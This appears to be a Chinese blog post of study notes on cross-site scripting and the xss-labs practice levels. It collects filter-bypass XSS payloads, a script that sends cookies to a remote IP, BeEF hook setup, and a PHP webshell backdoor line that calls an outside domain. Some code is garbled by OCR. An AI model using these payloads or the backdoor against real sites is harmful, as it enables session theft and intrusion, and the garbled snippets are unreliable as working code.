
xss-labs

原创

ing_end 于 2022-03-26 00:46:58 发布 3941 收藏

分类专栏： 笔记 文章标签： php 开发语言 后端


本文链接：https://blog.csdn.net/ing_end/article/details/123748218



跨站脚本攻击

XSS的概念（被动攻击）

由于跨站脚本(Cross Site Scripting)英文缩写cSS与层叠样式表(Cascading Style Sheets)的缩写一样,因此业界人士将跨站脚本英文缩写为"XSS"。网站中如果存在可以被XSS攻击的网页,则证明该网站存在XSS漏洞。XSS是目前最普遍的 Web应用攻击方法之一,它是一种利用网站漏洞向网页嵌入恶意脚本代码(如JavaScript)的攻击方式。当用户访问网页时,嵌入在网页中的恶意脚本代码将被执行,从而达到攻击用户的目的。



XSS的危害

xSS主要攻击目标是**浏览器客户端的用户**。攻击者首先在网站中留下预定义的恶意脚本,当用户使用浏览器访问站点中的网页时,预留的恶意JavaScript脚本就会对用户、站点造成危害。XSS攻击可能造成的危害大致可分为以下5种。

1.盗取各种用户账号
2.窃取用户Cookie(可伪造用户进行登录)资料，冒充用户身份进入网站
3.劫持用户会话，执行任意操作
4.刷流量，执行弹窗广告
5.传播蠕虫病毒等等

```
xss发生在？
服务器
```

微博、留言板、聊天室等等**收集用户输入的地方**，都有可能被注入XSS代码，都存在遭受XSS的风险，只要没有对用户的输入进行严格过滤，就会被XSS 。

XSS攻击时所用到的脚本有3种情况:

(1)直接替换当前网页的已有参数并立即执行;
(2)通过数据提交存储到数据库中,当数据被访问时执行;
(3）写在某个文件中,当文件被打开，引用时执行.根据XSS的表现形式、存储位置以及有效时长，反射型和存储型两种类型。

```
Poc             漏洞的验证与检测
EXP             漏洞的完整利用工具。
shellcode       利用漏洞时，所执行的代码
payload   攻击载荷
          sqlmap      攻击代码的模板
          msfshellcode类似,功能是建立与目标的连接
```

xSS 漏洞的验证

我们可以用一段简单的代码，验证和检测漏洞的存在，这样的代码叫做PoC(Proof ofconcept)。验证XSS 漏洞存在的PoC如下

常用：

弹窗 确认窗 输入框
我们发现，提交的代码

被当作字符串输出在HTML页面中，浏览器会根据[

xsS的分类

xSS 漏洞大概可以分为三个类型：反射型XSS、存储型XSS、DOM型XSS。*反射型xsS

反射型XSS

是非持久性、参数型的跨站脚本。反射型XSS的JS代码在web应用的参数(变量)中，如搜索框的反射型XSS。
在搜索框中，提交PoC[]，点击搜索，即可触发反射型XSS。
注意到，我们提交的poc会出现在search.php页面的keywords参数中。

*存储型xss(危害最大)

存储型×SS是持久性跨站脚本。持久性体现在XSS代码不是在某个参数(变量)中，而是写进**数据库或文件**等可以永久保存数据的介质中。

存储型XSS通常发生在**留言板**等地方。我们在留言板位置留言，将恶意代码写进数据库中。
此时，我们只完成了第一步，将恶意代码写入数据库。因为XSS使用的JS代码，JS
代码的运行环境是浏览器，所以需要浏览器从服务器载入恶意的XSS
代码，才能真正触发XSS。此时，需要我们模拟网站后台管理员的身份，查看留言。

```
Scontent = $_POST["content"];
$sq7 = "INSERT INTO cON ('content ') VALUES ("+$content+"") ""mysql_query(ssq1)

$sql = "select content from CON";
$content = mysq1_query(Ssq1;
echo "<h1>". $content. "</h2>";
```

*DOM xss

DOM XSS比较特殊。owasp 关于DOM 型XSS的定义是基于DOM的XSS 是一种XSS
攻击，其中攻击的payload由于修改受害者浏览器页面的DOM树而执行的。其特殊的地方就是payload在浏览器本地修改DOM树而执行，并不会传到服务器上，这也就使得DOM XSS比较难以检测。如下面的例子

【#message=】

我们以锚点的方式提交PoC。PoC

xss的poc太多了，可以从标签上、事件上、编码上等进行变形，直至绕过过滤或

1）弹窗

2） 标签 跳转

```
<a href=javascript:alert(1)>1</a>
<a/href=javascript:alert(1)>1</a>
<a/href=//www.baidu.com>1</a>
```

3）

onerror 事件

事件对象

实例

当视频的媒体数据加载期间发生错误时执行 JavaScript：

```
<video onerror="myFunction()">
```

定义和用法

onerror 事件在视频/音频（audio/video）数据加载期间发生错误时触发。

提示： 影响媒体数据加载的相关事件有：

- onabort
- onemptied
- onstalled
- onsuspend

浏览器支持

表格中的数字表示支持该事件的第一个浏览器的版本号。

事件					
onerror	Yes	9.0	Yes	Yes	Yes

注意： Windows 7 下的 Internet Explorer 11 不支持 onerror 事件。

语法

HTML 中：

```
<element onerror="myScript">
```

JavaScript 中：

标签

```
<img src=1 onerror=alert(1)>
<img%0asrc=1%0aonerror=alert(1)>    过滤空格用%0a换行绕过
<img src ?itworksonchrome?\/onerror = alert(1)>
```

%0a 换行

5）

```
<iframe onload=alert(1)></iframe>
<iframe src='data:text/htm1;base64 ,PHNjcm7wdD5hbcvydcgxKTwvc2NyaXBOPg=='> base64解码
<iframe src="javascript:%20%0aa7ert%20%0d %09(1) ">
<iframe srcdoc="&1t;img src&equa1s;x:x onerror&equa1s;alert&7par; 1&rpar; &gt;" />html实体编码
```

javascript：

href=javascript：要执行的javascript代码

src=javascript：要执行的javascript代码

6）事件

```
<a onclick="alert(1)">1</a>
```

DOM事件
onclick
onfocus聚焦
onload加载时触发
onerror


其它事件https://www.runoob.com/jsref/dom-obj-event.html8）


收集一些poc

```
<svg/on1oad=setTimeout( 'ale'+'rt(1)',0)></svg>
<select onfocus=alert(1) autofocus></select>
<object data=data:text/htm1;base64,PHNjcm7wdD5hbGvydcgxKTwvc2NyaxBOPg</object>
<details open ontoggle="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41; ">
<svg/onload ="location='jav '+'ascript '+ ' :%2 '+'0aler'+'t%20%2'+'81%'+'29'"></svg><script>window. location="h
ttp : / /www.baidu.com"</script>
<script>window.location="http://192.168.43.79:8080/cookie.php?cookie="+document.cookie;</ script>
<script/src=/ /127.0.0.1/1.js></script>#1.js alert(1)
```


在测试了大量的poc都无法绕过时可以试试Fuzz，只要字典poc多
xss比较多 变形很多


FUZZ





命令提示符
D:\XSStrike-master>python3 xsstrike.py -u "http://127.0.0.1/xss-labs-master/level1.php?name=" --fuzzer
CSDN @ing_end


beef


647 × 141
Credentials to authenticate in BeEF.
Used by both the RESTful API and the Admin interface
credentials:
user: "admin"
passwd: "admin123!@#"
完成
permitted_ui_subnet: ["0.0.0.0/0", "::/0"]
subnet of IP addresses that cannot be hooked
excluded_hooking_subnet: []
CSDN @ing_end


文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
(root localhost)-[/usr/share/beef-xss]
beef-xss
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 5029 beef-xss 13u IPv4 43014 0t0 TCP *:3000 (LISTEN)
UID PID PPID C STIME TTY STAT TIME CMD
beef-xss 5029 1 0 04:49 ? Ssl 0:25 ruby /usr/share/beef-xss/beef
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
Active: active (running) since Thu 2022-03-17 13:11:02 CST; 1 day 21h ago
Main PID: 5029 (ruby)
Tasks: 4 (limit: 2274)
Memory: 82.4M
CPU: 25.449s
CGroup: /system.slice/beef-xss.service
CSDN @ing_end

192.168.43.141:3000/ui/authentication






details：上线信息

logs：日志

模块浅析

1. Hocked Browers
   - online browers 在线浏览器
   - offline browers 离线浏览器
2. Detials
   - 浏览器、插件版本信息，操作系统信息（目标的信息）
3. Logs
   - 目标上线、执行的操作、接收的数据等信息
4. commands（核心模块）
   - 绿色模块：表示模块适用当前用户，并且执行结果对用户不可见
   - 红色模块：表示模块不适用当前用户，有些红色模块也可以执行
   - 橙色模块：模块可用，但结果对用户可见
   - 灰色模块：模块为在目标浏览器上测试过


重定向：



xss平台

webshell后门

大马：有可能会黑吃黑，有可能有隐蔽的后门





```
ob_start();
@file_get_contents(base64_decode('aHR0cDovLzQ1Njc3Nzg5LmNvbS8/aG09').urlencode(base64_decode('aHR0cDovLw==').$_SERVER['HT

// http://45677789.com/?hm=http://127.0.0.1/1.php||admin&bz=php
```

和 file() 一样，只除了 file_get_contents() 把文件读入一个字符串。将在参数 **offset** 所指定的位置开始读取长度为 **length** 的内容。如果失败，file_get_contents() 将返回 **false**。

file_get_contents() 函数是用来将文件的内容读入到一个字符串中的首选方法。如果操作系统支持还会使用内存映射技术来增强性能。



自制后门：

css标签的外部引用，远程访问url的标签

xss防御

cookie


```
Cookie.set("username","admin",HttpOnly =true)
```

设置httponly

Level 1 无过滤机制

通过payload，我们可以看到payload的内容会在页面中显示，所以属于f反射型xss，使用

可过关



Level 2闭合标签

直接输入上一关的脚本，查看结果。

脚本完全输入，但是被实体转义了，查看前端代码。

```
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和&lt;script&gt;alert('xss')&lt;/script&gt;相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value="<script>alert('xss')</script>">
<input type=submit name=submit value="搜索" />
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```


可以看到在

标签之中的恶意代码被编码了。

其中<和>都被编码成了html字符实体。

猜测在服务器端用htmlspecialchars()函数对keyword参数的值进行了处理。

接着往下看可以看到插入到value参数值中的恶意代码并没有被编码而是直接原样返回

但是问题是这里的js代码在标签属性值中，浏览器是无法执行的。

因为上面的恶意代码被编码了，我们只能从属性值中的恶意代码处进行突破。

